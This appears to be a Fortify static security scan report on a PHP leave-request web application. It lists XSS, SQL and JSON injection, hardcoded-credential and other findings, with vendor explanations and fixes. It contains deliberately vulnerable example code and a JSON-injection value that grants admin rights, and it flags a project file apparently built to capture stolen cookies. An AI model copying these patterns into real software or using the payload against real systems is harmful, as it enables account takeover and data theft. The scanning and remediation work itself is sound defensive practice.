Fortify on Demand Security Review

Tenant:	Developer_43_FMA_641474217
Application:	Leave Application
Release:	1.0
Latest Analysis:	2020/06/20 03:24:30 AM
Latest Assessment Type:	Static Assessment

Executive Summary

Tenant:	Developer_43_FMA_641474217
Application:	Leave Application
Release:	1.0
Business Criticality:	High
SDLC Status:	Development
Static Analysis Date:	06/20/2020
Dynamic Analysis Date:	---

Fortify on Demand Security Rating

32 issues Status: Failed


Static: ✔	Dynamic: ✖
Open Source: ✖	Monitoring: ✖

Application Details

Application type: Portal Interface type: Web Access

Project type: Application


Risk Totals by Severity




Issue Status

New	Existing	Reopened
32	0	0

Assignment Status




Most Prevalent Issues by Category



Developer Status

Auditor Status



Issue Breakdown

Issues are divided based on their impact (potential damage) and likelihood (probability of identification and exploit).

High impact / high likelihood issues represent the highest priority and present the greatest threat.

Low impact / low likelihood issues are the lowest priority and present the smallest threat.

See Appendix for more information.

Rating	Category	Test Type	
Critical	Cross-Site Scripting: Reflected	Static	7
Critical	JSON Injection	Static	1
Critical	Key Management: Hardcoded Encryption Key	Static	6
Critical	Open Redirect	Static	1
Critical	Password Management: Hardcoded Password	Static	2
Critical	Password Management: Insecure Submission	Static	1
Critical	SQL Injection	Static	6
High	Header Manipulation	Static	1
High	Password Management: Empty Password	Static	1
High	Password Management: Hardcoded Password	Static	1
High	Server-Side Request Forgery	Static	1
Low	Cross-Site Request Forgery	Static	4

Issue Breakdown by OWASP Top 10 2017
PCI Sections 6.3, 6.5 & 6.6

The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are. Project members include a variety of security experts from around the world who have shared their expertise to produce this list.

The PCI compliance standards, particularly sections 6.3, 6.5, and 6.6, reference the OWASP Top Ten vulnerability categories as the core categories that must be tested for and remediated.

OWASP Category	Severity			
	Critical	High	Medium	Low
A1 - Injection	7	1		
A2 - Broken Authentication				
A3 - Sensitive Data Exposure	9	2		
A4 - XML External Entities (XXE)				
A5 - Broken Access Control		1		
A6 - Security Misconfiguration				
A7 - Cross-Site Scripting (XSS)	7			
A8 - Insecure Deserialization				
A9 - Using Components with Known …				
Total	23	4		

Issue Breakdown by Analysis Type

Issues are divided based on their impact (potential damage) and likelihood (probability of identification and exploit).

High impact / high likelihood issues represent the highest priority and present the greatest threat.

Low impact / low likelihood issues are the lowest priority and present the smallest threat.

See Appendix for more information.

Category	Static	Dynamic	Open S...	Monitor...
Cross-Site Request Forgery	4	0	0	0
Cross-Site Scripting: Reflected	7	0	0	0
Header Manipulation	1	0	0	0
JSON Injection	1	0	0	0
Key Management: Hardcoded Encryption Key	6	0	0	0
Open Redirect	1	0	0	0
Password Management: Empty Password	1	0	0	0
Password Management: Hardcoded Password	3	0	0	0
Password Management: Insecure Submission	1	0	0	0
Server-Side Request Forgery	1	0	0	0
SQL Injection	6	0	0	0
Total	32	0	0	0

Issue Detail

Below is an enumeration of all issues found in the project. The issues are organized by priority and category and then broken down by the package, namespace, or location in which they occur.

The priority of an issue can be Critical, High, Medium, or Low.

Issues from static analysis reported on at same line number with the same category originate from different taint sources.

6.1.1 Cross-Site Scripting: Reflected — Critical

CWE-80, CWE-79
OWASP Top 10: A7
PCI 3.2: 6.5.7 Cross-Site Scripting (XSS)

Summary

Line **20** of **applyleave.php** sends unvalidated data to a web browser, which can result in the browser executing malicious code.Sending unvalidated data to a web browser can result in the browser executing malicious code.

Explanation

Cross-site scripting (XSS) vulnerabilities occur when:
1. Data enters a web application through an untrusted source. In the case of Reflected XSS, the untrusted source is typically a web request, while in the case of Persisted (also known as Stored) XSS it is typically a database or other back-end datastore.

In this case the data enters at in **applyleave.php** at line **9**.

2. The data is included in dynamic content that is sent to a web user without being validated.
In this case the data is sent at **builtin_echo()** in **applyleave.php** at line **20**.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following PHP code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

```
<?php
$eid = $_GET['eid'];
...
?>
...
<?php
echo "Employee ID: $eid";
?>
```

The code in this example operates correctly if `eid` contains only standard alphanumeric text. If `eid` has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

Example 2: The following PHP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<?php...
$con = mysql_connect($server,$user,$password);
...
$result = mysql_query("select * from emp where id="+eid);
$row = mysql_fetch_array($result)
echo 'Employee name: ', mysql_result($row,0,'name');
...
?>
```

As in Example 1, this code functions correctly when the values of `name` are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of `name` is read from a database, whose contents are apparently managed by the application. However, if the value of `name` originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker may execute malicious commands in the user's web browser. This type of exploit, known as Persistent (or Stored) XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- As in Example 2, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is

later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Execution

1. The Fortify Secure Coding Rulepacks warn about SQL Injection and Access Control: Database issues when untrusted data is written to a database and also treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources. Nonetheless, it is often still a good idea to validate everything read from the database.
2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the rulepacks no longer treat URL encoding routines as sufficient to protect against cross-site scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

Recommendation

The solution to XSS is to ensure that validation occurs in the correct places and checks for the correct properties.
Since XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create a whitelist of safe characters that are allowed to appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alpha-numeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser should still be considered valid input once they are encoded, such as a web design bulletin board that must accept HTML fragments

from its users.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines what characters have special meaning, many web browsers try to correct common mistakes in HTML and may treat other characters as special in certain contexts, which is why we do not encourage the use of blacklists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters should be filtered out in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and may bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

Once you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option in this situation is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and may be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

References

1. Understanding Malicious Content Mitigation for Web Developers, http://www.cert.org/tech_tips/malicious_code_mitigation.html#9
2. HTML 4.01 Specification, https://www.w3.org/TR/html401/sgml/entities.html#h-24.2
3. CWE ID 79, CWE ID 80, Standards Mapping - Common Weakness Enumeration
4. [2] CWE ID 079, Standards Mapping - Common Weakness Enumeration Top 25 2019
5. CCI-001310, CCI-002754, Standards Mapping - DISA Control Correlation Identifier Version 2
6. SI, Standards Mapping - FIPS200
7. Indirect Access to Sensitive Data, Standards Mapping - General Data Protection Regulation
8. SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
9. M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014
10. A4 Cross Site Scripting, Standards Mapping - OWASP Top 10 2004
11. A1 Cross Site Scripting (XSS), Standards Mapping - OWASP Top 10 2007
12. A2 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2010
13. A3 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2013
14. A7 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2017
15. Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
16. Requirement 6.3.1.1, Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
17. Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
18. Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard

Version 3.0
19. Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
20. Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
21. Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
22. Control Objective 4.2 - Critical Asset Protection, Standards Mapping - Payment Card Industry Software Security Framework 1.0
23. Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2009
24. Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2010
25. Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2011
26. APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
27. APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
28. APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
29. APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
30. APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
31. APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
32. APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9
33. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1
34. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
35. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
36. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
37. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
38. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
39. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
40. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
41. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
42. APSC-DV-002490 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
43. Cross-Site Scripting, Standards Mapping - Web Application Security Consortium 24 + 2
44. Cross-Site Scripting (WASC-08), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Cross-Site Scripting: Reflected — Critical

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406334 - php/applyleave.php:20	**Sink:** builtin_echo() in php/applyleave.php:20 **EnclosingMethod:** **Source:** Read $_POST['department'] in php/applyleave.php:9	dataflow
ID 17406338 - php/applyleave.php:20	**Sink:** builtin_echo() in php/applyleave.php:20 **EnclosingMethod:** **Source:** Read $_POST['todate'] in php/applyleave.php:11	dataflow
ID 17406339 - php/applyleave.php:20	**Sink:** builtin_echo() in php/applyleave.php:20 **EnclosingMethod:** **Source:** Read $_POST['fromdate'] in php/applyleave.php:10	dataflow
ID 17406344 - php/applyleave.php:20	**Sink:** builtin_echo() in php/applyleave.php:20 **EnclosingMethod:** **Source:** Read $_POST['reasonforleave'] in php/applyleave.php:12	dataflow
ID 17406348 - php/applyleave.php:20	**Sink:** builtin_echo() in php/applyleave.php:20 **EnclosingMethod:** **Source:** Read $_POST['phonenumber'] in php/applyleave.php:13	dataflow
ID 17406330 - php/attacker.php:25	**Sink:** builtin_echo() in php/attacker.php:25 **EnclosingMethod:** **Source:** Read $_GET['location'] in php/attacker.php:24	dataflow
ID 17406337 - php/attacker.php:23	**Sink:** builtin_echo() in php/attacker.php:23 **EnclosingMethod:** **Source:** Read $_GET['cookie'] in php/attacker.php:22	dataflow

6.1.2 JSON Injection

Critical

CWE-91
OWASP Top 10: A1
PCI 3.2: 6.5.1 Injection Flaws

Summary

On line **66** of **Message.php**, the method **fromjsonstring()** writes unvalidated input into JSON. This call could allow an attacker to inject arbitrary elements or attributes into the JSON entity.The method writes unvalidated input into JSON. This call could allow an attacker to inject arbitrary elements or attributes into the JSON entity.

Explanation

JSON injection occurs when:
1. Data enters a program from an untrusted source.
In this case the data enters at **file_get_contents()** in **Message.php** at line **44**.

2. The data is written to a JSON stream.
In this case the JSON is written by **json_decode()** in **Message.php** at line **66**.

Applications typically use JSON to store data or send messages. When used to store data, JSON is often treated like cached data and may potentially contain sensitive information. When used to send messages, JSON is often used in conjunction with a RESTful service and can be used to transmit sensitive information such as authentication credentials.

The semantics of JSON documents and messages can be altered if an application constructs JSON from unvalidated input. In a relatively benign case, an attacker may be able to insert extraneous elements that cause an application to throw an exception while parsing a JSON document or request. In a more serious case, such as that involving JSON injection, an attacker may be able to insert extraneous elements that allow for the predictable manipulation of business critical values within a JSON document or request. In some cases, JSON injection can lead to cross-site scripting or dynamic code evaluation.

Example 1: The following PHP code serializes user account authentication information for non-privileged users (those with a role of "default" as opposed to privileged users with a role of "admin") from user-controlled URL parameters `username` and `password` to the JSON file located at `~/user_info.json`:

```
...

$username = $_GET['username'];
$password = $_GET['password'];

$user_info_json_string = '{"role":"default","username":"' . $username . '","password":"
' . $password . '"}';

$user_info_json_file = fopen('~/user_info.json', 'w');
fwrite($user_info_json_file, $user_info_json_string);
fclose($user_info_json_file);
```

Yet, because the JSON serialization is performed using string concatenation, the untrusted data in `username` and `password` will not be validated to escape JSON-related special characters. This allows a user to arbitrarily insert JSON keys, possibly changing the structure of the serialized JSON. In this example, if the non-privileged user `mallory` with password `Evil123!` were to append `%22,%22role%22:%22` to her username and pass this value to the `username` URL parameter, the resulting JSON saved to `~/user_info.json` would be:

```
{
"role":"default",
"username":"mallory",
"role":"admin",
"password":"Evil123!"
}
```

If this serialized JSON file were then deserialized using PHP's native `json_decode()` function as so:

```
$user_info_json_string = file_get_contents('user_info.json', 'r');
$user_info_json_data = json_decode($user_info_json_string);
```

The resulting values for `username`, `password`, and `role` in `$user_info_json_data` would be `mallory`, `Evil123!`, and `admin` respectively. Without further verification that the values within deserialized JSON data are valid, the application will incorrectly assign user `mallory` "admin" privileges.

Recommendation

When writing user supplied data to JSON some guidelines should be followed:
1. Don't create JSON attributes whose names are derived from user input.

2. Ensure that all serialization to JSON is performed using a safe serialization function that delimits untrusted data within single or double quotes and escapes any special characters.

Example 2: The following PHP code implements the same functionality as that in Example 1, but instead uses `json_encode()` rather than string concatenation to serialize the data, therefore ensuring that any untrusted data is properly delimited and escaped:

```
...

$username = $_GET['username'];
$password = $_GET['password'];

$user_info_array = array('role' => 'default', 'username' => $username, 'password' => $p
assword);

$user_info_json_string = json_encode($user_info_array);

$user_info_json_file = fopen('~/user_info.json', 'w');
fwrite($user_info_json_file, $user_info_json_string);
fclose($user_info_json_file);
```

References

1. CWE ID 91, Standards Mapping - Common Weakness Enumeration
2. CCI-002754, Standards Mapping - DISA Control Correlation Identifier Version 2
3. SI, Standards Mapping - FIPS200
4. Indirect Access to Sensitive Data, Standards Mapping - General Data Protection Regulation
5. SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
6. M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014
7. A6 Injection Flaws, Standards Mapping - OWASP Top 10 2004
8. A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007
9. A1 Injection, Standards Mapping - OWASP Top 10 2010
10. A1 Injection, Standards Mapping - OWASP Top 10 2013
11. A1 Injection, Standards Mapping - OWASP Top 10 2017
12. Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
13. Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
14. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
15. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
16. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
17. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
18. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
19. Control Objective 4.2 - Critical Asset Protection, Standards Mapping - Payment Card Industry Software Security Framework 1.0
20. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
21. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
22. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
23. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
24. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
25. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
26. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9
27. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1

28. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
29. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
30. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
31. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
32. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
33. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
34. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
35. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
36. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
37. Improper Input Handling (WASC-20), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

JSON Injection — Critical

Package: aws~^~sns		
Instance	Analysis Info	Analyzer
ID 17406351 - php/vendor/Aws/Sns/Message.php:66	**Sink:** aws~^~sns.message.fromjsonstring **EnclosingMethod:** fromjsonstring **Source:** file_get_contents() from aws~^~sns.message.fromrawpostdata in php/vendor/Aws/Sns/Message.php:44	dataflow

6.1.3 Key Management: Hardcoded Encryption Key Critical

CWE-321
OWASP Top 10: A3
PCI 3.2: 6.3.1 Hardcoded Sensitive Information, 6.5.3 Insecure Cryptographic Storage, 8.2.1 Render authentication credentials unreadable

Summary

Hardcoded encryption keys could compromise system security in a way that cannot be easily remedied.

Explanation

It is never a good idea to hardcode an encryption key. Not only does hardcoding an encryption key allow all of the project's developers to view the encryption key, it also makes fixing the problem extremely difficult. Once the code is in production, the encryption key cannot be changed without patching the software. If the account protected by the encryption key is compromised, the owners of the system will be forced to choose between security and availability.In this case the encryption key was used to access a resource at in **MultipartCopy.php** at line **94**.

Example: The following code uses a hardcoded encryption key to encrypt information:

```
...
$encryption_key = 'hardcoded_encryption_key';

//$filter = new Zend_Filter_Encrypt('hardcoded_encryption_key');
$filter = new Zend_Filter_Encrypt($encryption_key);

$filter->setVector('myIV');

$encrypted = $filter->filter('text_to_be_encrypted');
print $encrypted;
...
```

This code will run successfully, but anyone who has access to it will have access to the encryption key. Once the program has shipped, there is likely no way to change the hardcoded encryption key ('hardcoded_encryption_key') unless the program is patched. A devious employee with access to this information can use it to compromise data encrypted by the system.

Execution

1. When identifying null, empty, or hardcoded encryption keys, default rules only consider fields and variables that contain the word `enc_key`, `encryption_key`, `passphrase`, or `pass_phrase`. However, the Fortify Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting key management issues on custom-named fields and variables.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

Recommendation

Encryption keys should never be hardcoded and should generally be obfuscated and managed in an external source. Storing encryption keys in plaintext anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the encryption key.

References

1. CWE ID 321, Standards Mapping - Common Weakness Enumeration
2. [13] CWE ID 287, [19] CWE ID 798, Standards Mapping - Common Weakness Enumeration Top 25 2019
3. CCI-002450, Standards Mapping - DISA Control Correlation Identifier Version 2
4. IA, Standards Mapping - FIPS200
5. Insufficient Data Protection, Standards Mapping - General Data Protection Regulation
6. SC-12 Cryptographic Key Establishment and Management (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
7. M6 Broken Cryptography, Standards Mapping - OWASP Mobile Top 10 Risks 2014
8. A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004
9. A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007
10. A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010
11. A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013
12. A3 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2017
13. Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
14. Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
15. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
16. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
17. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
18. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
19. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
20. Control Objective 7.2 - Use of Cryptography, Standards Mapping - Payment Card Industry Software Security Framework 1.0
21. Porous Defenses - CWE ID 259, Standards Mapping - SANS Top 25 2009
22. Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2010
23. Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2011
24. APP3210.1 CAT II, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
25. APP3210.1 CAT II, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
26. APP3210.1 CAT II, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
27. APP3210.1 CAT II, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
28. APP3210.1 CAT II, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
29. APP3210.1 CAT II, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
30. APP3210.1 CAT II, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9

31. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.1
32. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.10
33. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.2
34. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.3
35. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.4
36. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.5
